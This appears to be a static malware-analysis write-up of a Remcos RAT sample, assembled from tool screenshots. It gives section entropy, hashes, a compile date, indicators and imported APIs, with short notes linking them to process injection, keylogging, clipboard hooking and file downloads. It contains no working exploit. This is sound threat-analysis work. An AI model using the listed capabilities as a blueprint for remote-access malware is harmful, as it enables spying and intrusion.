	Offset	Size	Type	String
1204	0006b554	00000017	A	TLS13-AES128-GCM-SHA256
1205	0006b59c	0000000e	A	/serialNumber=
1206	0006b5ac	0000000e	A	/emailAddress=
1207	0006b5bc	00000005	A	/UID=
1208	0006b5cc	0000001b	A	-----BEGIN CERTIFICATE-----
1209	0006b5e8	00000019	A	-----END CERTIFICATE-----
1210	0006b604	0000001d	A	-----BEGIN DH PARAMETERS-----
1211	0006b624	0000001b	A	-----END DH PARAMETERS-----
1212	0006b640	00000018	A	-----BEGIN X509 CRL-----
1213	0006b65c	00000016	A	-----END X509 CRL-----
1214	0006b674	0000001f	A	-----BEGIN RSA PRIVATE KEY-----
1215	0006b694	0000001d	A	-----END RSA PRIVATE KEY-----
1216	0006b6b4	0000001b	A	-----BEGIN PRIVATE KEY-----
1217	0006b6d0	00000019	A	-----END PRIVATE KEY-----
1218	0006b6ec	00000025	A	-----BEGIN ENCRYPTED PRIVATE KEY-----
1219	0006b714	00000023	A	-----END ENCRYPTED PRIVATE KEY-----
1220	0006b738	0000001e	A	-----BEGIN EC PRIVATE KEY-----
1221	0006b758	0000001c	A	-----END EC PRIVATE KEY-----
1222	0006b778	0000001f	A	-----BEGIN DSA PRIVATE KEY-----
1223	0006b798	0000001d	A	-----END DSA PRIVATE KEY-----
1224	0006b7b8	0000001a	A	-----BEGIN PUBLIC KEY-----
1225	0006b7d4	00000018	A	-----END PUBLIC KEY-----
1226	0006b7f0	00000059	A	0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ ...


The section of the PE .text, which contains CPU-executable instructions, appears to be in a *packed* state with an entropy coefficient of around 6.62553:



Type: PE32
Offset: 00000000
Size: 00078c00
Count: 100
Size: 00001351
Total: 6.59959
Status: packed(82%)

Offset	Size	Entropy	Status	Name
00000000	00000400	3.15062	not packed	PE Header
00000400	00057200	6.62553	packed	Section(0)['.text']
00057600	00017a00	5.85937	not packed	Section(1)['.rdata']
0006f000	00000e00	3.00620	not packed	Section(2)['.data']
0006fe00	00000200	0.02321	not packed	Section(3)['.tls']
00070000	00000400	2.35048	not packed	Section(4)['.gfids']
00070400	00004c00	3.98894	not packed	Section(5)['.rsrc']
00075000	00003c00	6.71863	packed	Section(6)['.reloc']


The sample was compiled on **26 November 2023**:




c:\users\ieuser\desktop\malware\remcosrat1.exe
- indicators (60)
- virustotal (offline)
- dos-header (64 bytes)
- dos-stub (200 bytes)
- rich-header (13)
- file-header (time-stamp)
- optional-header (GUI)
- directories (time-stamp)
- sections (file)
- libraries (12) *
- functions (307) *
- exports (n/a)
- tls-callbacks (n/a)
- .NET (n/a)
- resources (unknown) *
- strings (4980)
- debug (time-stamp)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value
md5	6A4EB78C41183F12A1D2026903FADAB7
sha1	D6F7FA082A3A236A6FD5080B40F9AEB0A2398743
sha256	0AE5520EFE35D023B55DD89EE8F2DCA39BF3B723F7AF11706F6105DE8EE2900B
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	494592 (bytes)
entropy	6.600
imphash	n/a
signature	Microsoft Visual C++ 8
entry-point	E8 77 04 00 00 E9 8E FE FF FF 55 8B EC 81 EC 24 03 00 00 53 56 6A 17 E8 EF 26 02 00 85 C0 74 05 8B
file-version	n/a
description	n/a
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x65631255 (Sun Nov 26 01:39:33 2023)
debugger-stamp	0x65631255 (Sun Nov 26 01:39:33 2023)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a


Noteworthy information includes the geolocation domain **geoplugin[.]net**, network connectivities, services management, hooking, remote administration, WMI queries executions, keylogging, Base64 encoding:



indicator (60)	detail	level
The file references string(s)	type: blacklist, count: 121	1
The file imports symbol(s)	type: blacklist, count: 101	1
The file references a URL pattern	url: http://geoplugin.net/json.gp	1
The time-stamp of the compiler is suspicious	year: 2023	2
The time-stamp of a directory is suspicious	directory: debug, stamp: Sun Nov 26 01:39:33 2023	2
The file contains another file	signature: unknown, location: .rsrc, offset: 0x000749CC, size: ...	2
The file references blacklist library(ies)	count: 3	2
The file imports anonymous function(s)	count: 17	2
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 44	3
The file references a group of API	type: execution, count: 96	3
The file references a group of API	type: file, count: 74	3
The file references a group of API	type: reckoning, count: 38	3
The file references a group of API	type: windowing, count: 34	3
The file references a group of API	type: cryptography, count: 8	3
The file references a group of API	type: memory, count: 54	3
The file references a group of API	type: dynamic-library, count: 20	3
The file references a group of API	type: registry, count: 34	3
The file references a group of API	type: network, count: 26	3
The file references a group of API	type: power, count: 4	3
The file references a group of API	type: security, count: 13	3
The file references a group of API	type: input-output, count: 14	3
The file references a group of API	type: console, count: 22	3
The file references a group of API	type: services, count: 28	3
The file references a group of API	type: data-exchange, count: 21	3
The file references a group of API	type: storage, count: 14	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: resource, count: 13	3
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3




indicator (60)	detail	level
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3
The file references a group of hint	type: base64, count: 5	3
The file references a group of hint	type: format-string, count: 12	3
The file references a group of hint	type: utility, count: 16	3
The file references a group of hint	type: registry, count: 10	3
The file references a group of hint	type: file, count: 34	3
The file references a group of hint	type: keyboard, count: 28	3
The file references a group of hint	type: password, count: 1	3
The file references a group of hint	type: size, count: 7	3
The file references a group of hint	type: function, count: 176	3
The file references a group of hint	type: privilege, count: 1	3
The file references a group of hint	type: rtti, count: 23	3
The file references a group of hint	type: wmi, count: 1	3
The file references a group of hint	type: guid, count: 1	3
The file references a group of hint	type: url-pattern, count: 1	3




property	value	detail
compiler-stamp	0x65631255	Sun Nov 26 01:39:33 2023
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0007	7
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Among the functions and methods of interest we have evidence of *FindNextFileA* (for file gathering contexts), *GetNativeSystemInfo, QueryPerformanceFrequency* (to perform environment awareness).




functions (307)	blacklist (101)	type (1)	ordinal (17)	library (12)
FindNextFileA	x	implicit	-	kernel32.dll
CreateToolhelp32Snapshot	x	implicit	-	kernel32.dll
Process32NextW	x	implicit	-	kernel32.dll
Process32FirstW	x	implicit	-	kernel32.dll
VirtualProtect	x	implicit	-	kernel32.dll
GetNativeSystemInfo	x	implicit	-	kernel32.dll
OpenProcess	x	implicit	-	kernel32.dll
GetCurrentProcessId	x	implicit	-	kernel32.dll
GetTempFileNameW	x	implicit	-	kernel32.dll
UnmapViewOfFile	x	implicit	-	kernel32.dll
MapViewOfFile	x	implicit	-	kernel32.dll
WriteProcessMemory	x	implicit	-	kernel32.dll
GetThreadContext	x	implicit	-	kernel32.dll
ReadProcessMemory	x	implicit	-	kernel32.dll
CreateProcessW	x	implicit	-	kernel32.dll
SetThreadContext	x	implicit	-	kernel32.dll
QueryDosDeviceW	x	implicit	-	kernel32.dll
FindFirstVolumeW	x	implicit	-	kernel32.dll
GetConsoleScreenBufferInfo	x	implicit	-	kernel32.dll
FindVolumeClose	x	implicit	-	kernel32.dll
GetVolumePathNamesForVol...	x	implicit	-	kernel32.dll
FindFirstFileA	x	implicit	-	kernel32.dll
FindNextVolumeW	x	implicit	-	kernel32.dll
QueryPerformanceFrequency	x	implicit	-	kernel32.dll
SetEnvironmentVariableW	x	implicit	-	kernel32.dll
SetEnvironmentVariableA	x	implicit	-	kernel32.dll
GetEnvironmentStringsW	x	implicit	-	kernel32.dll
FindFirstFileExA	x	implicit	-	kernel32.dll
GetTimeZoneInformation	x	implicit	-	kernel32.dll
GetModuleHandleExW	x	implicit	-	kernel32.dll
MoveFileExW	x	implicit	-	kernel32.dll
RaiseException	x	implicit	-	kernel32.dll

We are also aware of the functions *RemoveDirectoryW* (for deleting folders), *MoveFileW* (renaming files), *GetLogicalDriveStringsA* (obtaining system disks), deleting files, setting file attributes, numerous *hooking* and *event handlers* of clipboards, mouse events and system parameters.




TerminateThread	x	implicit	-	kernel32.dll
RemoveDirectoryW	x	implicit	-	kernel32.dll
MoveFileW	x	implicit	-	kernel32.dll
GetLogicalDriveStringsA	x	implicit	-	kernel32.dll
DeleteFileW	x	implicit	-	kernel32.dll
DeleteFileA	x	implicit	-	kernel32.dll
SetFileAttributesW	x	implicit	-	kernel32.dll
FindNextFileW	x	implicit	-	kernel32.dll
FindFirstFileW	x	implicit	-	kernel32.dll
CreateProcessA	x	implicit	-	kernel32.dll
TerminateProcess	x	implicit	-	kernel32.dll
WriteFile	x	implicit	-	kernel32.dll
GetCurrentThreadId	x	implicit	-	kernel32.dll
GetClipboardData	x	implicit	-	user32.dll
UnhookWindowsHookEx	x	implicit	-	user32.dll
GetForegroundWindow	x	implicit	-	user32.dll
SetWindowsHookExA	x	implicit	-	user32.dll
CloseClipboard	x	implicit	-	user32.dll
OpenClipboard	x	implicit	-	user32.dll
GetKeyboardState	x	implicit	-	user32.dll
CallNextHookEx	x	implicit	-	user32.dll
GetKeyState	x	implicit	-	user32.dll
GetWindowThreadProcessId	x	implicit	-	user32.dll
SetClipboardData	x	implicit	-	user32.dll
EnumWindows	x	implicit	-	user32.dll
ExitWindowsEx	x	implicit	-	user32.dll
EmptyClipboard	x	implicit	-	user32.dll
SendInput	x	implicit	-	user32.dll
mouse_event	x	implicit	-	user32.dll
SystemParametersInfoW	x	implicit	-	user32.dll

Here, the calling of encryption functions (for example *CryptAcquireContexA, CryptGenRandom* from the *advapi32.dll* library), change of service configuration (*ChangeServiceConfigW*), registry keys modifying.




CryptAcquireContextA	x	implicit	-	advapi32.dll
CryptGenRandom	x	implicit	-	advapi32.dll
CryptReleaseContext	x	implicit	-	advapi32.dll
ControlService	x	implicit	-	advapi32.dll
ChangeServiceConfigW	x	implicit	-	advapi32.dll
AdjustTokenPrivileges	x	implicit	-	advapi32.dll
LookupPrivilegeValueA	x	implicit	-	advapi32.dll
OpenProcessToken	x	implicit	-	advapi32.dll
RegCreateKeyA	x	implicit	-	advapi32.dll
RegSetValueExW	x	implicit	-	advapi32.dll
RegSetValueExA	x	implicit	-	advapi32.dll
RegCreateKeyW	x	implicit	-	advapi32.dll
RegDeleteValueW	x	implicit	-	advapi32.dll
RegDeleteKeyA	x	implicit	-	advapi32.dll
ShellExecuteExA	x	implicit	-	shell32.dll
ShellExecuteW	x	implicit	-	shell32.dll
52 (gethostbyvalue)	x	implicit	x	ws2_32.dll
19 (send)	x	implicit	x	ws2_32.dll
115 (WSAStartup)	x	implicit	x	ws2_32.dll
3 (closesocket)	x	implicit	x	ws2_32.dll
12 (inet_ntoa)	x	implicit	x	ws2_32.dll
9 (htons)	x	implicit	x	ws2_32.dll
8 (htonl)	x	implicit	x	ws2_32.dll
55 (getservbyvalue)	x	implicit	x	ws2_32.dll
15 (ntohs)	x	implicit	x	ws2_32.dll
56 (getservbyport)	x	implicit	x	ws2_32.dll
51 (gethostbyaddr)	x	implicit	x	ws2_32.dll
11 (inet_addr)	x	implicit	x	ws2_32.dll
112 (WSASetLastError)	x	implicit	x	ws2_32.dll
111 (WSAGetLastError)	x	implicit	x	ws2_32.dll

The threat makes use of the *wininet.dll* library to download files from remote servers (*URLDownloadToFileW*):




16 (recv)	x	implicit	x	ws2_32.dll
4 (connect)	x	implicit	x	ws2_32.dll
23 (socket)	x	implicit	x	ws2_32.dll
